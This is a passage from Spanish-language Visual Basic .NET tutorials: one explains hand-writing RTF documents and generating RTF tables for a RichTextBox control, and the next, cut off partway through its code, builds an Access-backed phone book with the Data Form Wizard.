\tab\f1 Antonio Machado. Campos de Castilla\par}
```

Output:

> Bueno es saber que los vasos
> nos sirven para beber;
> lo malo es que no sabemos
> para qué sirve la sed.
> Antonio Machado. Campos de Castilla

Observe mi paciente lector que una marca de formato en un párrafo se transmite a los siguientes. El tipo de letra de índice cero se ha propagado por todos los párrafos hasta que ha tropezado con el índice 1. Esto es porque los párrafos heredan el formato del anterior. Si queremos evitar la herencia y forzar a un párrafo a volver al formato por defecto, lo iniciaremos con la palabra de control **\pard**. De hecho, el primer párrafo después del encabezado comienza siempre con **\pard**. Lo reflejaremos en todos los ejemplos a partir de ahora.

Veamos ahora el coloreado del texto:

```
{\rtf1\ansi\ansicpg1252\deff0\deflang3082

{\fonttbl
{\f0\fnil\fcharset0 Tahoma;}
{\f1\fnil\fcharset0 Courier New;}}

{\colortbl ;\red175\green90\blue20;}

\viewkind4\uc1

\pard\cf1\f0\fs24\tab Bueno es saber que los vasos\par
\tab nos sirven para beber;\par
\tab lo malo es que no sabemos\par
\tab para qu\'e9 sirve la sed.\par
\cf0\f1\tab Antonio Machado. Campos de Castilla\par}
```

Output:

Bueno es saber que los vasos
nos sirven para beber;
lo malo es que no sabemos
para qué sirve la sed.
Antonio Machado. Campos de Castilla

Dijimos que el color no lleva índice, sino que se referencia mediante su posición en la tabla comenzando por el número 1. Pues bien, el código que inserta una marca de color es **\cfN**, donde **N** indica la posición del color en la tabla. Pero si el primer color es el número 1, ¿por qué el último párrafo lleva **\cf0**? Porque algunas palabras de control admiten el parámetro **0** que actúa como si fuera una *etiqueta de cierre*. **\cf0** fuerza al texto que le sigue a pintarse con el color por defecto en vez de heredar el color del párrafo anterior. Pronto veremos otras palabras de control que admiten parámetro **0**.

La palabra de control **\fsN** establece el tamaño de la fuente medido en "medios puntos". Así, el valor **\fs24** indica un tamaño similar al que resultaría de la expresión `Font1.Size = 12`

En esta tabla presento otros códigos muy habituales con su *marca de cierre* incluida que añaden formato al documento :

Rasgo	Apertura	Cierre
Negrita	**\b**	**\b0**
Cursiva	**\i**	**\i0**
Subrayado	**\ul**	**\ul0** o **\ulnone**
Tachado	**\strike**	**\strike0**
Resaltado	**\highlightN**	**\highlight0**

El parámetro **N** de la palabra de control **\highlightN** apunta a un color de la tabla de colores igual que **cfN**.

\ul crea un subrayado continuo. El control RichTextBox admite más estilos de subrayado, así que relaciono los códigos a continuación (no los he comprobado todos, quizá alguno no funcione):

Continuo	**\ul**	Punto	**\uld**
Doble	**\uldb**	Raya	**\uldash**
Grueso	**\ulth**	Punto Raya	**\uldashd**
Sólo palabras	**\ulw**	Punto Punto Raya	**\uldashdd**
Ondulado	**\ulwave**	Fin de subryado	**\ulnone**

Recapitulemos todo lo que hemos aprendido y pongámoslo en acción:

La tabla

Una tabla es una secuencia de filas, y una fila una secuencia de párrafos separados por marcas de celda. Por ello, la especificación RTF no contiene ninguna palabra de control que inicie y termine una tabla. Con definir los rasgos de las celdas que forman una fila y los propios de la fila queda definida la tabla. Una vez caracterizada, no hay más que repetir la fila introduciendo el texto correspondiente a cada celda para construir la tabla completa.

Así pues, primero indicaremos al RichTextBox que vamos a iniciar una definición de fila insertando el código **\trowd**. Si hemos escrito texto antes de este código, conviene que lo cerremos con una marca de párrafo.

\trowd va seguido de palabras de control que definen rasgos que afectan a la fila entera. Nosotros incluiremos sólo dos

\tword\trgaph90\trqc

\trgaphN	Espacio entre celdas. Parecido al HTML cellspacing
\trqc	Justificación de la fila: **\trqc** = central, **\trqr**: derecha, **\trql**: izquierda.

El control RichTextBox no admite más estilo de borde que el simple continuo, por consiguiente la palabra de control **\trgaphN** parece determinar el margen izquierdo del texto dentro de la celda más que la distancia entre los bordes de celdas contiguas. Hay que usarlo, de todos modos, con precaución, porque si exageramos su valor se reduce el espacio para el texto y la fila entera se descoloca.

A continuación debemos definir los bordes superior, izquierdo, inferior y derecho de la fila:

```
\trbrdrt\brdrs\brdrw10
\trbrdrl\brdrs\brdrw10
\trbrdrb\brdrs\brdrw10
\trbrdrr\brdrs\brdrw10
```

\trbrdrA, donde **A** representa la letra **t** (top), **l** (left), **b** (bottom) o **r** (right), representa el borde superior, izquierdo, inferior y derecho, respectivamente. A continuación figura el código que determina el estilo del borde (**\brdrs** para borde simple continuo) y su anchura (**brdrwN** donde **N** es la anchura en twips) Resulta que el RichTextBox sólo admite el borde simple continuo de 10 twips, aunque le indiquemos otra cosa, de modo que, cualquiera que sea la tabla que dibujemos, estas cuatro líneas nunca varían, así que no voy a detenerme más en ello. El lector encontrará todas las posibilidades que el RichTextBox no admite (o al menos yo no he conseguido que se dibujen) en la especificación RTF.

Definida la fila, definiremos cada una de las celdas:

```
\clbrdrt\brdrs\brdrw15
\clbrdrl\brdrs\brdrw15
\clbrdrb\brdrs\brdrw15
\clbrdrr\brdrs\brdrw15
\cellx1890
```

Estas cinco líneas han de repetirse para cada una de las celdas. Como pueden ver vuesas mercedes, la única diferencia son las dos primeras letras de la primera palabra de control de cada línea: `tr` para la fila y `cl` para la celda. Vale para ellas lo mismo que acabo de decir: el control RichTextBox no admite más opciones.

La última línea (**\cellxN**), sin embargo, sí es única para cada celda, porque establece la posición de su borde derecho. Supongamos que queremos dibujar una fila colocada a 170 twips del margen izquierdo del RichTextBox compuesta de cuatro celdas de 1500, 3000, 1500 y 3000 twips de anchura respectivamente. Entonces el parámetro de la palabra de control **\cellxN** de cada una de ellas será el siguiente:

```
1.   170 + 1500 = 1670
2.  1670 + 3000 = 4670
3.  4670 + 1500 = 6170
4.  6170 + 3000 = 9170
```

Ya tenemos, ¡por fin!, suficiente información para dibujar las filas de la tabla. Aquí va una fila con un poema de Antonio Machado compuesto de un solo verso:

```
\intbl Hoy\cell es\cell siempre\cell
todavía\cell\row
```

\intbl Inicio de la fila

\cell Fin de celda

\row Fin de la fila

Dentro de la celda podemos introducir todas las marcas de formato que vimos para el párrafo.

Con todo lo que hemos aprendido ya podemos escribir un documento RTF *a mano*. He aquí un ejemplo:

```
' Encabezamiento: línia inicial
{\rtf1\ansi\ansicpg1252\deff0\deflang3082

' Tabla de fuentes
{\fonttbl
{\f0\fnil\fcharset0 Bookman Old Style;}
{\f1\fnil\fcharset0 Microsoft Sans Serif;}}

' Tabla de colores
{\colortbl ;
\red139\green0\blue0;
\red255\green215\blue0;}
' Fin del encabezamiento

' Documento: Línia inicial
\viewkind4\uc1

' Texto
\pard\par\qc\cf1\b\f0\fs24 LA IMAGEN RESPETADA POR EL INCENDIO\par
Primera estrofa\par
\par

' Tabla: línea inicial
\trowd\trgaph0\trqc

' Bordes de la fila
\trbrdrt\brdrs\brdrw10
\trbrdrl\brdrs\brdrw10
\trbrdrb\brdrs\brdrw10
\trbrdrr\brdrs\brdrw10

' Bordes de la primera celda
\clbrdrt\brdrw15\brdrs
\clbrdrl\brdrw15\brdrs
\clbrdrb\brdrw15\brdrs
\clbrdrr\brdrw15\brdrs
\cellx2420

' Bordes de la segunda celda
\clbrdrt\brdrw15\brdrs
\clbrdrl\brdrw15\brdrs
\clbrdrb\brdrw15\brdrs
\clbrdrr\brdrw15\brdrs
\cellx4670

' Bordes de la tercera celda
\clbrdrt\brdrw15\brdrs
\clbrdrl\brdrw15\brdrs
\clbrdrb\brdrw15\brdrs
\clbrdrr\brdrw15\brdrs
\cellx6920

' Bordes de la cuarta celda
```

```
\clbrdrt\brdrw15\brdrs
\clbrdrl\brdrw15\brdrs
\clbrdrb\brdrw15\brdrs
\clbrdrr\brdrw15\brdrs
\cellx9170

\pard ' Fin de la definición de fila

' Trazado de la filas
\intbl
\highlight2\cf1\b\f1\fs24 San Miguel \cell de la Tumba\cell
es un grand \cell monesterio, \cell\row

\intbl el mar\cell lo cerca todo,\cell elli yace\cell en medio,\cell\row
\intbl el logar\cell perigloso\cell do sufren\cell grand lazerio\cell\row
\intbl los monges\cell que ý viven \cell en essi\cell cimiterio\cell\row

\pard\par ' Fin del trazado de las filas

' Últimos párrafos
\qc\highlight0 Gonzalo de Berceo\par
\ul Milagros de Nuestra Señora\par
} ' Fin de documento RTF
```

El código

El programa que presento genera un documento RTF compuesto de una tabla precedida de su título. Contiene una clase `Linea` que almacena información sobre una determinada línea del título de la tabla, y una clase `Celda` que recibe información sobre una celda en particular. Una clase `DocumentoRTF` recibe un array de objetos `Linea` que representa todas las líneas del título de la tabla y un array de objetos `Celda` que representa todas las celdas de una fila. `DocumentoRTF` recopilará otra información sobre el documento, como el número de filas de la tabla o el margen izquierdo, será entregada a una clase que he llamado `Redactor`, porque su misión es *redactar* el documento RTF a la luz de la información contenida en `DocumentoRTF`. Recibido el documento por el código cliente, se lo entregará al RichTextBox mediante la propiedad `.Rtf`.

Una vez que el `Redactor` dispone de toda la información encapsulada en un `DocumentoRTF` crea un **`StringBuilder`** donde irá almacenando mediante su método **`.Appen(`*`String`*`)`** todos los fragmentos del documento RTF según los vaya generando. Completado el documento se lo entrega al código cliente en una cadena mediante la función **`.ToString()`**.

El `Redactor` admite una matriz de tipo String de tantas filas y tantas columnas como tenga la tabla con la intención de insertar el contenido de la matriz en las celdas ordenadamente. A la hora de crear las celdas el `Redactor` les introduce un carácter, por ejemplo #, y cuando ha terminado de escribir el documento RTF completo lo fragmenta mediante la función **Split** a través de ese carácter, y luego vuelve a reunir los trozos intercalando ordenadamente los valores de la matriz:

```
Dim Fragmentos() As String = Split(ElStringbuilder.ToString, "#")
'El texto situado en el índice 0 no entra en el bucle
'Porque es todo el código previo a la tabla
Dim TextoRTF As String = Fragmentos(0)
Dim Contador As Short
For i As Short = 0 To Matriz.GetUpperBound(0)
    For j As Short = 0 To Matriz.GetUpperBound(1)
          On Error Resume Next
          'Esto es como la función Join()
          'Sólo que en vez de insertar el mismo texto
          'Insertamos ordenadamente los valores de una matriz
          Contador  += 1
          TextoRTF &= Matriz(i, j) & Fragmentos(u)
    Next
Next
Return TextoRTF
```

Conseguir que las referencias a las tablas de fuentes fueran correctas llegó a complicarse más de lo esperado. Hay que llevar un registro de las definiciones presentes en la tabla y/o descubrir si la nueva definición está ya presente, si lo está, localizar su índice, y si no lo está, añadirla. No es que sea excesivamente complicado, de hecho ese es el proceso que sigo con la tabla de colores; simplemente, no merece la pena. Es totalmente viable añadir una definición a la tabla por cada marca de fuente insertada en el texto, aunque se repitan. Resulta que, si después de entregar al RichTextBox un documento RTF, le preguntamos por ese mismo documento, no nos lo devuelve igual que como se lo dimos. Parece que lo genera a partir del texto formateado generado por el documento RTF que le hemos entregado. Y todas las definiciones repetidas en las tablas desaparecen. No obstante, es curioso que, si nos fijamos bien, descubriremos que el RichTextBox también añade sus propias redundancias.

Hagan vuesas mercedes la prueba si sienten curiosidad: el menú Tabla de mi aplicación de ejemplo ofrece tres opciones:

Construir	`RichTextBox1.Rtf = DocumentoRTF : RichTextBox2.Text = DocumentoRTF`
Reconstruir	`RichTextBox2.Text = RichTextBox1.Rtf`
Deconstruir	`RichTextBox1.Rtf = RichTextBox2.Text`

Generen una tabla y pulsen después en Reconstruir, y verán qué sorpresa.

A continuación copio el código de la clase Redactor. De las clases que constan sólo de propiedades basta con su interfaz:

```
Public Enum Subrayado
    Continuo
    Punto
    Raya
    PuntoRaya
    PuntoPuntoRaya
    Doble
    Grueso
    Palabras
    Ondulado
End Enum
Public Enum Alineación
```

```
    Izquierda
    Centro
    Derecha
End Enum

Public MustInherit Class Formato
    Public Property Fuente() As Font
    Public Property ColorTexto() As Color
    Public Property Subrayado() As Subrayado
    Public Property ColorFondo() As Color
End Class
Public Class Linea : Inherits Formato
    Public Property Texto() As String
    Public Property Alineación() As Alineación
End Class
Public Class Celda : Inherits Formato
   Public Property Texto() As String
   Public Property Anchura() As Integer
End Class
Public Class DocumentoRTF
Public Property Fila() As Celda()
   Public Property Encabezado() As Linea()
   Public Property MargenIzquierdo() As Integer
   Public Property AnchuraTotal() As Integer
   Public Property NumeroFilas() As Integer
End Class

Imports System.Text

Public Class Redactor

    Private Albañil As StringBuilder = New StringBuilder
    Private DocRTF As DocumentoRTF
    Private HiddenRichTextBox As RichTextBox
    Private sem As Boolean
    Private Txtt(,) As String

    Public Sub New(ByVal tabla As DocumentoRTF, ByVal RichTextBoxControl As RichTextBox)
        DocRTF = tabla : HiddenRichTextBox = RichTextBoxControl
    End Sub

    Public Function RTF() As String

        'Primera línea del encabezado
        '{\rtf1\ansi\ansicpg1252\deff0\deflang3082\deflangfe3082\deftab708
        '{\fonttbl{
        HiddenRichTextBox.Font = Form.DefaultFont
        Dim t As String = HiddenRichTextBox.Rtf
        Dim z As Integer = t.IndexOf("{\fonttbl{")
        Albañil.Append(t.Substring(0, z))

        'Tabla de fuentes
        Albañil.Append("{\fonttbl")
        Dim ff() As String = FuentesArray()
        For i As Short = 0 To ff.GetUpperBound(0)
            Albañil.Append(ff(i))
        Next
        Albañil.Append("}")

        'Tabla de colores
        Albañil.Append("{\colortbl")
        Dim cc() As Color = ColoresArray()
        For i As Short = 0 To cc.GetUpperBound(0)
            Albañil.Append(ToRTF(cc(i)))
        Next
        Albañil.Append("}")

        'Final encabezado
        Albañil.Append("\viewkind4\uc1")

        'Título
        Dim lin As Linea
        For i As Short = 0 To DocRTF.Encabezado.GetUpperBound(0)
            lin = DocRTF.Encabezado(i)
```

```
        'Inicio de párrafo
        Albañil.Append("\pard")

        'Alineación
        Select Case lin.Alineación
            Case Alineación.Centro
                Albañil.Append("\qc")
            Case Alineación.Derecha
                Albañil.Append("\qr")
            Case Alineación.Izquierda
                Albañil.Append("\ql")
        End Select

        'Índice de los colores
        Albañil.Append("\highlight" & Array.IndexOf(cc, lin.ColorFondo))
        Albañil.Append("\cf" & Array.IndexOf(cc, lin.ColorTexto))

        Dim f As Font = lin.Fuente

        'Tachado
        If f.Strikeout = True Then Albañil.Append("\strike") Else Albañil.Append("\strike0")

        'Subrayado
        Albañil.Append(MarcaSubr(f.Underline, lin.Subrayado))

        'Negrita
        If f.Bold = True Then Albañil.Append("\b") Else Albañil.Append("\b0")

        'Cursiva
        If f.Italic = True Then Albañil.Append("\i") Else Albañil.Append("\i0")

        'Índice de la fuente
        Albañil.Append("\f" & i)

        'Tamaño
        Albañil.Append("\fs" & Math.Round(f.Size * 2))

        'Texto
        Albañil.Append(" " & lin.Texto)

        'Final de párrafo
        Albañil.Append("\par")
    Next
    'Fin del encabezado


    'La tabla

    'Calcularemos las longitudes de cada celda
    'y el margen izquierdo
    'proporcionales a la anchura total
    Dim LongCeldas(DocRTF.Fila.GetUpperBound(0)) As Integer
    For i As Short = 0 To DocRTF.Fila.GetUpperBound(0)
        LongCeldas(i) = DocRTF.Fila(i).Anchura
    Next

    Dim Longitudes() As Integer = _
    MapeoLongitudes(DocRTF.MargenIzquierdo, LongCeldas, DocRTF.AnchuraTotal)

    'Margen izquierdo
    Albañil.Append(String.Format("\trowd\trqc\trgaph{0}\trleft0", Longitudes(0)))

    'Bordes de la tabla
    Albañil.Append("\trbrdrt\brdrs\brdrw10")
    Albañil.Append("\trbrdrl\brdrs\brdrw10")
    Albañil.Append("\trbrdrb\brdrs\brdrw10")
    Albañil.Append("\trbrdrr\brdrs\brdrw10")

    Dim BordeDerecho As Integer = Longitudes(0)
    For i As Short = 1 To Longitudes.GetUpperBound(0)
        'Bordes de la celda
        Albañil.Append("\clbrdrt\brdrw15\brdrs")
        Albañil.Append("\clbrdrl\brdrw15\brdrs")
        Albañil.Append("\clbrdrb\brdrw15\brdrs")
        Albañil.Append("\clbrdrr\brdrw15\brdrs")
```

```
    'Anchura de la celda
    BordeDerecho += Longitudes(i)
    Albañil.Append("\cellx" & BordeDerecho)
Next

'Inicio de la tabla
Albañil.Append("\pard")

'Como todas las filas van a ser iguales
'Primero creamos una y luego la fotocopiamos.
Dim cel As Celda
Dim Cemento As StringBuilder = New StringBuilder

'Inicio de fila
Cemento.Append("\intbl")

Dim cx, cy As Short
For i As Short = 0 To DocRTF.Fila.GetUpperBound(0)
    'Cada ciclo del bucle es una celda
    cel = DocRTF.Fila(i)

    'Índice de los colores
    Cemento.Append("\highlight" & Array.IndexOf(cc, cel.ColorFondo))
    Cemento.Append("\cf" & Array.IndexOf(cc, cel.ColorTexto))

    Dim f As Font = cel.Fuente

    'Tachado
    If f.Strikeout = True Then Cemento.Append("\strike") Else Cemento.Append("\strike0")

    'Subrayado
    Cemento.Append(MarcaSubr(f.Underline, cel.Subrayado))

    'Negrita
    If f.Bold = True Then Cemento.Append("\b") Else Cemento.Append("\b0")

    'Cursiva
    If f.Italic = True Then Cemento.Append("\i") Else Cemento.Append("\i0")

    'Tamaño
    Cemento.Append("\fs" & Math.Round(f.Size * 2))

    Cemento.Append("\f" & i + DocRTF.Encabezado.GetUpperBound(0) + 1)

    'Texto
    If sem = False Then
        Cemento.Append(" " & cel.Texto)
    Else
        Cemento.Append(" " & "##")
    End If

    'Final de celda
    Cemento.Append("\cell")

Next
'Final de la fila
Cemento.Append("\row")

'Ahora reproducimos las filas
For i As Short = 1 To DocRTF.NumeroFilas
    Albañil.Append(Cemento.ToString)
Next

'Última línea
Albañil.Append("\pard\par}")

'Datos tomados de la matriz
If sem = True Then
    Dim ss() As String = Split(Albañil.ToString, "##")
    Dim st As String = ss(0)
    Dim u As Short
    For i As Short = 0 To Txtt.GetUpperBound(0)
        For j As Short = 0 To Txtt.GetUpperBound(1)
            On Error Resume Next
```

```
                u += 1
                st &= Txtt(i, j) & ss(u)

            Next
        Next
        Return st
    Else
        Return Albañil.ToString
    End If

End Function

Public WriteOnly Property Texto() As String(,)
    Set(ByVal Value As String(,))
        sem = True
        Txtt = Value
    End Set
End Property

Private Function ToRTF(ByVal f As Font, ByVal Indice As Short) As String
    'convierte una fuente en su definición

    HiddenRichTextBox.Font = f

    Dim t As String = HiddenRichTextBox.Rtf

    Dim rr() As String

    'Loclaizo el nombre de la fuente y parto el texto en dos
    rr = Split(t, f.FontFamily.Name)

    'Rastreo la llave izquierda
    Dim k1 As Integer = rr(0).LastIndexOf("{")
    'y extraigo el fragmanto a partir de ella
    Dim s1 As String = rr(0).Substring(k1)

    'Rastreo la llave derecha
    Dim k2 As Integer = rr(1).IndexOf("}")
    'y extraigo el fragmanto hasta ella
    Dim s2 As String = rr(1).Substring(0, k2 + 1)

    'Uno las tres piezas y ya tengo
    '{La cadena completa entre llaves}
    Dim s As String = s1 & f.FontFamily.Name & s2

    'sustituyo el índice cero
    'por el que será correcto en mi documento
    Return s.Replace("{\f0\", "{\f" & Indice & "\")
End Function
Private Function ToRTF(ByVal c As Color) As String
    '\red0\green255\blue255;
    Return String.Format("\red{0}\green{1}\blue{2};", c.R, c.G, c.B)
End Function

Private Function FuentesArray() As String()
    Dim lineas() As Linea = DocRTF.Encabezado
    Dim celdas() As Celda = DocRTF.Fila

    'creamos un array en el que quepan todas las fuentes
    Dim rtff(lineas.GetUpperBound(0) + celdas.GetUpperBound(0) + 1) As String

    'Generamos y almacenamos las definiciones de fuentes
    'de los párrafos del título
    For i As Short = 0 To lineas.GetUpperBound(0)
        rtff(i) = ToRTF(lineas(i).Fuente, i)
    Next

    'Lo mismo con las fuentes de las celdas
    For i As Short = lineas.GetUpperBound(0) + 1 To rtff.GetUpperBound(0)
        rtff(i) = ToRTF(celdas(i - lineas.GetUpperBound(0) - 1).Fuente, i)
    Next

    Return rtff
End Function
Private Function ColoresArray() As Color()
    Dim lineas() As Linea = DocRTF.Encabezado
```

```
        Dim celdas() As Celda = DocRTF.Fila

        'Esta función genera el array de todos los colores
        'presentes en el objeto DocRTF
        'pero no incluye ningún color repetido

        Dim rr As ArrayList = New ArrayList
        Dim c As Color

        For i As Short = 0 To lineas.GetUpperBound(0)
            c = lineas(i).ColorFondo
            If Array.IndexOf(rr.ToArray(GetType(Color)), c) = -1 Then rr.Add(c)
            c = lineas(i).ColorTexto
            If Array.IndexOf(rr.ToArray(GetType(Color)), c) = -1 Then rr.Add(c)
        Next

        For i As Short = 0 To celdas.GetUpperBound(0)
            c = celdas(i).ColorFondo
            If Array.IndexOf(rr.ToArray(GetType(Color)), c) = -1 Then rr.Add(c)
            c = celdas(i).ColorTexto
            If Array.IndexOf(rr.ToArray(GetType(Color)), c) = -1 Then rr.Add(c)
        Next

        Return rr.ToArray(GetType(Color))
    End Function

    Private Function MapeoLongitudes(ByVal margen As Integer, ByVal celdas As Integer(), ByVal total
As Integer) As Integer()
        Dim suma As Integer
        For i As Short = 0 To celdas.GetUpperBound(0)
            suma += celdas(i)
        Next
        Dim res(celdas.GetUpperBound(0) + 1) As Integer
        'Este mapeo calcula las longitudes proporcionalmente
        'a la anchura total de la tabla

        'margen
        res(0) = total * margen \ suma

        'celdas
        For i As Short = 0 To celdas.GetUpperBound(0)
            res(i + 1) = total * celdas(i) \ suma
        Next

        Return res

    End Function

    Private Function MarcaSubr(ByVal raya As Boolean, ByVal u As Subrayado) As String
        Dim su As String = "\ul"
        If raya = True Then
            Select Case u
                Case Subrayado.Doble : su &= "db"
                Case Subrayado.Grueso : su &= "th"
                Case Subrayado.Ondulado : su &= "wave"
                Case Subrayado.Palabras : su &= "w"
                Case Subrayado.Punto : su &= "d"
                Case Subrayado.PuntoPuntoRaya : su &= "dashdd"
                Case Subrayado.PuntoRaya : su &= "dashd"
                Case Subrayado.Raya : su &= "dash"
            End Select
            Return su
        Else
            Return su & "0"
        End If
    End Function
End Class
```

El código de ejemplo

Además del generador de tablas motivo de este artículo incluyo dos *bonuscode*: un

generador de tablas de caracteres en la fuente que elijamos y un pequeño ejemplo que muestra cómo exportar a una tabla RTF una tabla de una base de datos. Muestro una captura de la tabla de caracteres:

Fichero con el código de ejemplo en Visual Basic .NET 2003 (Tabla RTF - 194 KB)

Agenda telefónica en Visual Basic .NET

Usando el Asistente para Formulario de Datos para crear una conexión con una base de datos de Microsoft Access

Fecha: 23 de Agosto de 2003 (23/Ago/2003)
Revisado: 24/Ago/2003
Autor: Emilio Pérez Egido (Miliuco) - emi@miliuco.com

Explicación del ejercicio:

La base de este ejercicio está en crear una conexión entre una base de datos de **Microsoft Access** y un formulario de datos (**DataForm**) de Visual Basic .NET. De esta manera se consigue mostrar en el programa los registros almacenados en la base de datos de Access.
En este sitio web ya existe un tutorial en la sección de **ADO.NET** llamado "**Ejemplo de acceso a datos con una base de Access**" (autor: Guille) que propone realizar todo ésto mediante código escrito "a mano", pero exige un nivel de conocimientos avanzado, por ello propongo este otro ejercicio en el que es muy poco el código que debe escribir el usuario, aunque sí conviene entenderlo para poder retocarlo a nuestro gusto.
Los pasos que debemos seguir son:

- crear una base de datos de Microsoft Access que tenga al menos una tabla (no es imprescindible nada más en la base de datos) con los campos que nos interesen. En el ejercicio son **ID**, **Nombre**, **Dirección**, **Teléfono 1** y **Teléfono 2**. Podemos dejar la tabla (aquí llamada **tbAgenda**) en blanco, sin registros, y agregarlos directamente desde la aplicación de Visual Basic, pero he comprobado que es más práctico rellenar desde Access unos pocos registros (bastan 3 o 4) para que, al probar la aplicación, sea más ilustrativo cómo se cargan los datos en el formulario de datos.

- comenzar un proyecto nuevo de Visual Basic .NET, del tipo Aplicación de Windows.

- nos olvidamos por ahora del formulario creado por defecto **Form1.vb**.

- agregar un elemento nuevo, eligiendo el "**Asistente para formulario de datos**", lo que inicia un asistente.

- elegir el conjunto de datos que deseas utilizar: creamos un nuevo conjunto de datos al que ponemos nombre.

- elegir una conexión de datos: desde el botón "Nueva conexión" abrimos las "Propiedades el vínculo de datos" con 4 pestañas:

    - proveedor: elegimos **Microsoft Jet 4.0 OLEDB Provider**.
    - conexión: buscamos la base de datos de Access para que aparezca en el cuadro "Seleccione el nombre de una base de datos". Mediante el botón "Probar conexión" sabremos si es factible realizarla.
    - el resto de opciones las dejamos como están.

- elegir tablas de la base de datos: elegimos tbAgenda (o el nombre que le hayamos dado).

- elegir tablas y columnas para mostrar en el formulario: marcamos las deseadas.

- elegir el estilo de presentación: **Registro único en controles individuales**, y marcamos aquellos controles que deseamos que aparezcan como botones de comando en el formulario.

- finalizar, y podemos incluir la contraseña en el cuadro de diálogo que nos pregunta sobre ello (por el momento nos despreocupamos de las medidas de seguridad).

- ahora sólo queda modificar el diseño del formulario de datos a nuestro gusto, recordando que es imprescindible cambiar el objeto inicial del proyecto que, por defecto, estará configurado en Form1.vb y debe ser el formulario de datos (aquí **DataForm1.vb**). Incluso podemos eliminar el formulario Form1.vb después de

ello.

NOTA acerca de *ordenar los datos* y los *comandos SQL*

Si deseamos que los registros aparezcan ordenados por algún campo, podemos modificar fácilmente la instrucción **SQL** que se encarga de seleccionar los datos de la tabla que son mostrados en el formulario.

En este ejercicio usamos la clase **OleDb** del espacio de nombres **System.Data** que permite el acceso a proveedores de datos que trabajan directamente contra los controladores basados en **ActiveX** de Microsoft. Si en vez de ello conectásemos con proveedores **SQL Server** usaríamos la clase **SqlClient** del mismo espacio de nombres **System.Data**. La clase **OleDb** tiene subclases específicas de cada proveedor de datos. De estas subclases, nos interesa la clase **OleDbCommand**, que representa un comando **SQL** enviado contra el gestor de datos. En el ejercicio, dentro de la región "Código generado por el Diseñador de Windows Forms", tenemos un objeto del tipo **OleDbCommand** llamado **OleDbSelectCommand1** que se crea en 2 líneas no consecutivas:

```
    Friend WithEvents OleDbSelectCommand1 As System.Data.OleDb.OleDbCommand

        Me.OleDbSelectCommand1 = New System.Data.OleDb.OleDbCommand
```

Este objeto **OleDbSelectCommand1** tiene una propiedad de tipo String, **CommandText**, que contiene la cadena con la sentencia SQL de selección para cargar la tabla en el formulario. Por defecto el comando SQL es:

```
  Me.OleDbSelectCommand1.CommandText = "SELECT Dirección, ID, Nombre, [Teléfono 1], [Teléfono 2]
FROM tbAgenda"
```

Esa instrucción **SQL** simplemente selecciona todos los registros de esos campos de la tabla **tbAgenda** y los muestra. Pero si queremos ordenarlos por algún criterio, podemos modificar la instrucción en esa línea de código. Por ejemplo, si queremos que los datos aparezcan ordenados por el campo **Nombre** en sentido ascendente, tendríamos que escribir:

```
  Me.OleDbSelectCommand1.CommandText = "SELECT Dirección, ID, Nombre, [Teléfono 1], [Teléfono 2]
FROM tbAgenda ORDER BY Nombre ASC"
```

De esta manera comprobaremos cómo los registros mostrados en el formulario de datos están ordenados por el campo **Nombre**, lo que puede resultarnos más útil a la hora de desplazarnos por ellos.

A continuación sigue código en Visual Basic:

```
    'Cargar la base de datos
    Private Sub btnLoad_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnLoad.Click
        Try
            'Intenta cargar el conjunto de datos.
            Me.LoadDataSet()
            'Avisa de que se ha cargado la base de datos predeterminada
            MessageBox.Show("La base de datos se ha cargado en el DataSet", "Datos cargados",
MessageBoxButtons.OK, MessageBoxIcon.Information)
            'Informar en la barra de título del formulario
            Me.Text = "Agenda telefónica - DATOS CARGADOS"
        Catch eLoad As System.Exception
            'Agregar aquí el código de control de errores.
            'Mostrar mensaje de error, si hay alguno.
            System.Windows.Forms.MessageBox.Show(eLoad.Message)
        End Try
        Me.objemiData_PositionChanged()
    End Sub

    'Añadir un registro
    Private Sub btnAdd_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnAdd.Click
        Try
            'Borrar las ediciones actuales
            Me.BindingContext(objemiData, "tbAgenda").EndCurrentEdit()
            Me.BindingContext(objemiData, "tbAgenda").AddNew()
        Catch eEndEdit As System.Exception
            System.Windows.Forms.MessageBox.Show(eEndEdit.Message)
```

```
        End Try
        Me.objemiData_PositionChanged()
    End Sub

    'Borrar un registro
    Private Sub btnDelete_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnDelete.Click
        If (Me.BindingContext(objemiData, "tbAgenda").Count > 0) Then
            Me.BindingContext(objemiData, "tbAgenda").RemoveAt(Me.BindingContext(objemiData,
"tbAgenda").Position)
            Me.objemiData_PositionChanged()
        End If
    End Sub

    Private Sub btnUpdate_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnUpdate.Click
        Try
            'Intenta actualizar el origen de datos.
            Me.UpdateDataSet()
        Catch eUpdate As System.Exception
            'Agregar aquí el código de control de errores.
            'Mostrar mensaje de error, si hay alguno.
            System.Windows.Forms.MessageBox.Show(eUpdate.Message)
        End Try
        Me.objemiData_PositionChanged()
    End Sub

    'Ir al primer registro
    Private Sub btnNavFirst_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles btnNavFirst.Click
        Me.BindingContext(objemiData, "tbAgenda").Position = 0
        Me.objemiData_PositionChanged()
    End Sub

    'Ir al último registro
    Private Sub btnLast_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnLast.Click
        Me.BindingContext(objemiData, "tbAgenda").Position =
(Me.objemiData.Tables("tbAgenda").Rows.Count - 1)
        Me.objemiData_PositionChanged()
    End Sub

    'Retroceder un registro
    Private Sub btnNavPrev_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnNavPrev.Click
        Me.BindingContext(objemiData, "tbAgenda").Position = (Me.BindingContext(objemiData,
"tbAgenda").Position - 1)
        Me.objemiData_PositionChanged()
    End Sub

    'Avanzar un registro
    Private Sub btnNavNext_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnNavNext.Click
        Me.BindingContext(objemiData, "tbAgenda").Position = (Me.BindingContext(objemiData,
"tbAgenda").Position + 1)
        Me.objemiData_PositionChanged()
    End Sub

    'Rellenar la etiqueta del panel de navegación
    Private Sub objemiData_PositionChanged()
        Me.lblNavLocation.Text = (((Me.BindingContext(objemiData, "tbAgenda").Position + 1).ToString
+ "  de  ") _
                    + Me.BindingContext(objemiData, "tbAgenda").Count.ToString)
    End Sub

    'Actualizar el origen de datos
    Public Sub UpdateDataSet()
        'Crear un conjunto de datos para alojar los cambios realizados en el conjunto de datos
principal.
